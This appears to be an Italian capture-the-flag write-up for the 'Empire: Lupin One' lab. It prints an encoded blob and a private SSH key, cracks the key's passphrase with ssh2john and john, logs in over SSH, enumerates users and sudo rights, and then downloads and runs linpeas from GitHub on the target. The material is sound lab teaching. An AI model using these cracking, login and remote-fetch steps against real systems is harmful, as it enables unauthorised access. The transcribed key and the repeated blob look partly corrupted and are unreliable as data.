bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912ha5kMR6g4a4Vg8bxFU6an5PiakedHBRVRCyqkpbj8he1cA8x2jtu1jwv2pHrCwv5t7uUSA2xfrsbtT3eF0nGkHmJM25nafmeGhsChCtnjAU41du807HwMuc3tPk6res9HTCo35ujK3Uk2LyMfEKjBnCxibgDW3m3xKsKhA1M4M7pPewOsAkvxRTcmewvRNz60DKzv2MY1e2wId7m/wvvc9ti95MTXtrkrxHQ8DShulorjczCnCuxLNG9ThpJgj0fb1sJLlic9tF5xMoKquEY7M1cLbRaq53e5dPm8NvloCvPb6w8CdyXJnkzeW1z19n19i6h4Bgob68Rfkd5dhef7z47FH6m33auQvP812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7bs359yVaVLDLIneZdLU1daKQhZ5cfZ71yfZ7FgpbY2Yfigla75okxis1YfbHeXmvfeuaPmAg0k6xmajebpbcn1h5001p0YM33Brp41v98vRuLGz1yLkxP37ogccp5tcdMfgfuvMuM55RjMajLJBznnzR5gqByWmmp4fMS6b57px56jVk6mAgCsjgbuAHlyCwGn1lwLoD01k1JmVr9k7FkUEEsq1KjP5cuX1Eupj5fU1HaibABzfcY2c7z8qx21aq57ekbkw5XmtcLELxb0ZkhCwvkb5PnEP6EU2rb3tqng5hMDU1912
```

La copiamo e la salviamo in un file, perche il comando ssh vuole come argomento la chiave da usare, in questo caso abbiamo usato “**nano chiavessh**”. Se proviamo ad usare direttamente la chiave così com'è ci darà un errore bad permissions , la chiave non può essere usata perché accessibile a tutti bisogna quindi andare a cambiare i permessi della chiave con “**chmod 600 chiavessh**”.

```
File Azioni Modifica Visualizza Aiuto
GNU nano 8.3 chiavessh *
-----BEGIN OPENSSH PRIVATE KEY-----  

b3B1bnNzaC1rZKktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyExB0AAAAAGAAAABdy33c2Fp  

PBYAAnne4o23usGAAAEEAAAAEAAAIXAAAAB3NzaC1yc2EAAAADQABAAACQDBzJzJcvk  

9GXiytplgT9z/mP91Nq0U9QoAwop5JNnhEfM/j5KQmcj/JB7sQ1h8ot0NvqaAdmsK+OYL9  

H6NSb0jMdMc4sofRinoLEkx94B/PqUT0desMEV/aK22UKegedw139Arf+Y48V86gkz56  

xzoKn/ExvkApsdimIRvghsv4ZmMEkTi0TEG7raD7QHDEXiusWl0hk33rQZCrFsZFT7  

j0wkgLrx2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfcAoIzPfz/NNygu  

/Dlf1CmbXesCvnL71cbPqwfWKGF3hWeEr0Wd0hEuTf5OyDICwUbg0dliKz4kcsKVcdzH0  

ZnaDsmojoYv2uLVl9jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6zinNE8mkHMpY5I  

he0ldyv316bFI80+3y5m3gPIhUUK78C5n0U0PSQMs56d+B9H2bf1l2lo18mTfawa0pf  

XdcBVZkouXnlZB1/Xoip71lH3kPi7U7fPsz5eyfIPWIaENsRznbtY9ajQhbjHAjFCla  

hxXj14LG26mjagEl+9x4U7pttEqYy1+3+8F+zu1zsVdmr/66Ma4e6iwPLqmtzt3UjFGb  

4ie1xaWQf7UnloKujlVmWbb3gRYakBbQapoNHGoYQAA81BkuFFctACNrlDxN180vczq  

mXs+ofdSDle1nhKlclSqFdSA1xkLX8DFdpFY230qQ1poC+LjsPHJYSpZOr0cgjtWP  

MkMcBnzD9uyjnCjhZj9iaPy/vM7ytHNCY8SeoWAXYXtoKy2cu/+pVgQ76KyT3j0AT7wA  

20R3aMMk0o1lloozyvOrB3cXMH752BfgQyAeeD7lyG/b7z6zGvVxZca/g572CxXXSxLb  

Q0w/AR8ArhAP4SJRkFov2YRCe38WhQEp4R6k-34tK-kUoEaVAbwU-IchYm82arSvVpE  

vFUPIANSHCZ/b+pdQtBzT5/VH/JK3QpcH69EJyx8/gRE/gLQY6z6nC6uoG4Akll+g0x2  

0hWJv0R1Sgrc91mBvCywmuUPFRB5YFMHDWbYmZ01vcZtUrsSk2/uWDWzCw4DsKEVpFt  

rqE36ftm9eJ/nWdsZoNzBj04cf44PTFWU6UUs3W6mDclOk0oSj5Ck4t8v4q0880LB  

QMBbCOEV000m9ru89e1a+FCkHEPP61.fwoBGZMkqd0UumastvCeUmht6a126nTzommZy  

x+ltg9x9fe08tg1xasCellBluIhUKwGdkLce1EsD1HYDBxD+HjmHfwzRipn/tuNPLNjG  

nx9lpd7m72fk6kly8UGL7z95AtwSgg1RLN+M51kLb5CvaFq0z59vB8b9oMUGkCC5  

VQRFKLzvKnPk0ae9qyPUzAdy+gCu02HmSkJtxM6Kxz0UpCfvn08Txtodn7CnTrFGicT0  

cNi2xGu3wC7jp2vkncZn+qRB0ucd6vfJ04mc5oq+uyXx8t6EKESa4LXccPGNhpfh  

nEcgv16QBMeqQ1PhJ5nUb7jjrkj9C1q8qRNuEcWHyIgtc75Jw05ReLdV/hZBWPD8Zefm  

8UyfDSagEB40Ej9jb05G0HMPBx8VJ0LhQ+4/xuaairC7s90cX4WDZex3E0FjP9kq3QEH  

zcixzXcpk5KnVmxFpul7N1eQ2ggbjtR9Ba3PqCXPeIH00WXYE+LrnG35W6meqqBw8Spw  

n49ylYW3wxv1G3gxqaoG23HT3dxCcsp+XqmSALaJzYlpnH5Cmao4eB04jv7qxKRhspl  

Abbl2740eXtrh3AIwiaw1h0DRxm2GkvbvAEewx3XetPnmG4VyyAFfg137MDrcL093  

oVb4p/rHHqqPMNWm1ns+df7Rejzfwr4/tr2q0XFkrpc5eF7pYH58Yyf0/g8up3DMxSSI  

63RqSbk60231Yiwb88iqQortZm0UsQbzLj91iy1kQ60ekRqaEGxuiIUa1svzQ0Q9NnTo05V  

y7mhzzg17nK4lMjXqTx108q260zvdqevMX9b3GABVah7fsYxoXF7eBsRSx83pjrScdt0+  

t/YyhQ/r2z30YfqwLas7ltoJotTcmqII28Jpx/nlpkEMcuXoLDzLvcZ0R7AYd8JQrtg2  

Ays5pHGnyLfMDtn13gJTYJHL04H9+7dzY825mkfKnYhPniokUFgqJk2yswQaRPLakHU  

yviNxqtxyqKc5qYQmLf1M+f5jExEyFxbICbh7gXyalgX7uX8vk8z0d9h9Sb04lxI  

8nSvezgJJWBGXZSiLKCVp08PeKxmKN2S1TzxqqW7V0n13jbvKD3tpQSsbTgz5WB07Bu  

mUbxCXl1NYZXHPEAP95ik8cMB8M0yFcELTD8BXJRBX216zH0h+4Qa4+oV92luL8xeu22r  

VgG7lSTHcj07L4yubixEzP7u770bwUfeltC8wQjArW126x/IUt/F8Nq964pD7m/dHQ  

E8/oH4V1NTGrDsK3ablk/MrgROsgTc4BS/51wRVu+Cd2w1Pq-X+zMKblepD49iu1azJ  

BHk3s6syUhjfd6uAC3N8zC3jebl6ixeV2EJW22Vhcy-31qP800/+Kk9NUWalsz+6K2  

yueBXN1LLFJNRVMvV0823rzVV0Y2yXw8AVZK0qDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKz+
```

Ora decriptiamo la chiave con “**ssh2john chiavessh**”

```
File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ ssh2john chiavessh
chiavessh:$sshng:$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a616573
3235362d63626300000066263727970740000001800000010f2df77361693c16003677b8a33deeb06000000100000001000002
17000000077373682d7273610000003010001000020100c1cc78f325cbe4f65e2cada65813f73fe63fd4da8e53d428030a29
e493718447e6fe3e4a426763fc907b10d61068b4e36fa9a019ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de0
1fcfa944ce0deb0c115fd2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c9
8c6449132284c41b3eeb683ed01c31178eb16974864877deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1
cd3c4263a8d4d810d0102a15b913cbe25ad3f9d17c268eac8ccf7d9fc35882efc395f4299b5c4b02566943ef571b3eac1f58
a19fde159e12bd16750844b937f93b20c80b051b83474b88acf891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb
55a0b6ca9b7f489a657a26e6e3e899a91d77b07b02a2bfaclf59cd13c9a41cca58e4885ed1c2ddcaf5e9b148f0efb7cb99b780
22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef
52c7de43c8ed4edf3eccf91321483d621a10db119b39db58f5a8085b8c70231429408735c98b82c6679a368612297ef60e14e
e98ed100a98bf5fb7c17ecce899b1574caffeba31ae1eea2c0f2ea9adceddd488519be087b5c5a5907fb527968294ca32ef330
05b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1375f34bdcce9975ecfa87dd1520e27a23612822dd4a
```

Hashiamo la chiave con il comando “**ssh2john chiavessh > hash_johntheripper**” come diceva il suggerimento della pagina secret occorre craccare l’hash con il dizionario **fasttrack.txt** con il comando “**john --wordlist=/usr/share/wordlists/fasttrack.txt hash_johntheripper**” che ci troverà la password **P@55w0rd!**

```
(kali㉿kali)-[~]
└─$ ssh2john chiavessh > hash_johntheripper

(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash_johntheripper
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (chiavessh)
1g 0:00:00:06 DONE (2025-05-21 13:34) 0.1472g/s 14.13p/s 14.13c/s 14.13C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Per stabilire una connessione ssh digitiamo il comando “**ssh -i chiavessh icex64@192.168.1.141**”, una volta dentro digitiamo **ls** con cui troveremo **user.txt**, usiamo **cat user.txt** e ci apparira il famoso CAPPELLO.

```
(kali㉿kali)-[~]
└─$ ssh -i chiavessh icex64@192.168.1.141
Enter passphrase for key 'chiavessh':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$
```



A questo punto proviamo ad enumerare la macchina target tramite la sessione ssh creata attraverso il comando **ls -la**, diamo un'occhiata nella cartella home con il comando **cd ..**, enumeriamo il contenuto della cartella alla ricerca di file o cartelle potenzialmente interessanti con il comando **ls -la**, troviamo una cartella di un altro utente di nome **arsene**, entriamo all'interno della cartella con il comando **cd arsene** ed enumeriamo anche l'interno della cartella arsene con **ls -la** e troviamo un file **note.txt** che potrebbe essere interessante.

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root  4096 Oct  4 2021 ..
-rw----- 1 icex64 icex64 115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4 2021 .profile
-rw----- 1 icex64 icex64 12 Oct  4 2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt

icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x 4 root   root  4096 Oct  4 2021 .
drwxr-xr-x 18 root  root  4096 Oct  4 2021 ..
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 arsene
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 icex64

icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root   root  4096 Oct  4 2021 ..
-rw----- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw----- 1 arsene arsene  67 Oct  4 2021 .secret
```

Apriamo il file **note.txt** tramite il comando **cat note.txt** e notiamo che all'interno viene chiesto all'utente icex64 di testare un codice presente, rivelando che il codice **heist.py** è eseguibile da icex64 e che potrebbe compromettere il suo account

Visualizziamo il file **heist.py** e vediamo che all'interno viene importato il modulo **webbrowser**, ma soprattutto quello che appare essere un suggerimento "non è ancora pronto per entrare in azione", sembra quindi che dobbiamo andare alla ricerca di qualcos'altro, potenzialmente che abbia a che fare con webbrowser.

Eseguiamo **sudo -l** per elencare i privilegi sudo che l'utente corrente ha sul sistema e verifichiamo esattamente quanto descritto nel precedente file note.txt: quanto è nella cartella **/usr/bin/python3.9** ed il file **/home/arsene/heist.py** sono eseguibili con privilegi da amministratore. Il sospetto è che all'interno della cartella ci possa essere un codice eseguibile che possa fare al caso nostro.

Andiamo nella cartella temporanea con il comando **cd tmp**, allo scopo di inserire al suo interno il tool **linpeas**, che ci potrebbe aiutare con la ricerca delle vulnerabilità

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.

Arsene Lupin.
```

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:$ cd tmp
```

All'interno della cartella tmp digitiamo il comando “**wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh**” per scaricare ed installare l'ultima versione di linpeas, con il comando “**chmod +x linpeas.sh**” rende eseguibile il file linpeas.sh appena scaricato, modificandone i permessi (aggiunge il permesso di esecuzione).

```
icex64@LupinOne:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-05-21 09:24:22--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-05-21 09:24:22--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250518-5781f7e5/linpeas.sh [following]
]
--2025-05-21 09:24:23--  https://github.com/peass-ng/PEASS-ng/releases/download/20250518-5781f7e5/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/f823ce18-cc65-4826-aec0-08e987a27c7c?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250521%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250521T132423Z&X-Amz-Expires=300&X-Amz-Signature=c39553234f3782f01b658fd1a0cc75071dc9a0877b6066f24f61b5038fe19548&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-05-21 09:24:23--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/f823ce18-cc65-4826-aec0-08e987a27c7c?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250521%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250521T132423Z&X-Amz-Expires=300&X-Amz-Signature=c39553234f3782f01b658fd1a0cc75071dc9a0877b6066f24f61b5038fe19548&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 839046 (819K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 819.38K  4.76MB/s   in 0.2s

icex64@LupinOne:/tmp$ chmod +x linpeas.sh
```

A seguire eseguiamo linpeas tramite il comando “**./linpeas.sh**”

linPEAS è uno script di enumerazione automatizzata per Linux, molto usato in ambito di sicurezza informatica (penetration testing o privilege escalation). Serve a raccogliere tantissime informazioni sul sistema, configurazioni, permessi, servizi, file sensibili, ecc., per trovare eventuali debolezze o possibilità di escalation dei privilegi.



